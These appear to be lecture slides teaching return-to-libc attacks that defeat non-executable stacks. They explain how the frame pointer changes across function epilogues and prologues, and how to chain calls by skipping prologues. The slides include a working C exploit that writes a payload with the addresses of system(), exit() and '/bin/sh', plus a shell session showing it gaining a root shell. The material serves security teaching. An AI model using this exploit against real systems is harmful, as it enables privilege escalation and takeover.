

(a) inside `vul_func()`

(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue

Address Change of epb after epilogue and prologue

Section	Instruction	esp	ebp (X)
foo() epilogue	`mov ebp esp`	X	X
	`pop ebp`	X+4	Y = *X
	`ret`	X+8	Y
F() prologue	`push ebp`	X+4	Y
	`mov esp ebp`	X+4	X+4

Malicious Code

```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
   char buf[200];
   FILE *badfile;

   memset(buf, 0xaa, 200);  // fill the buffer with non-zeros

   *(long *) &buf[70] = 0xbffffe8c ;  // The address of "/bin/sh"        -> At epb + 12
   *(long *) &buf[66] = 0xb7e52fb0 ;  // The address of exit()           -> At epb + 8
   *(long *) &buf[62] = 0xb7e5f430 ;  // The address of system()         -> At epb + 4

   badfile = fopen("./badfile", "w");
   fwrite(buf, sizeof(buf), 1, badfile);
   fclose(badfile);
}
```

Launch the attack

- Execute the exploit code and then the vulnerable code

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
#                                    ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root)
groups=0(root),4(adm) ...
```

Chaining Function Calls (without Arguments)



Chaining Function Calls with Arguments (1/2)

- Skipping the prologue will allow us to specify value of Y, choosing ebp address location

Section	Instruction	esp	ebp (X)
foo() epilogue	`mov ebp esp`	X	X
	`pop ebp`	X+4	Y = *X
	`ret`	X+8	**Y (ebp at Y)**
F() prologue **(skip)**	`push ebp`	X+4	Y
	`mov esp ebp`	X+4	X+4

Chaining Function Calls with Arguments (2/2)



Chaining Function Calls with Arguments

- To skip a function's stack-frame setup, jump to an instruction **after the prologue** (e.g., after push ebp; mov ebp, esp).

- This works reliably for functions inside the program (e.g., a small helper like baz).

```
gdb-peda$ disassemble baz
Dump of assembler code for function baz:
 0x08048593 <+0>:   push   ebp
 0x08048594 <+1>:   mov    ebp,esp
 0x08048596 <+3>:   sub    esp,0x8
```

Summary

- The Non-executable-stack mechanism can be bypassed
- To conduct the attack, we need to understand low-level details about function invocation
- The technique can be further generalized to Return Oriented Programming (ROP)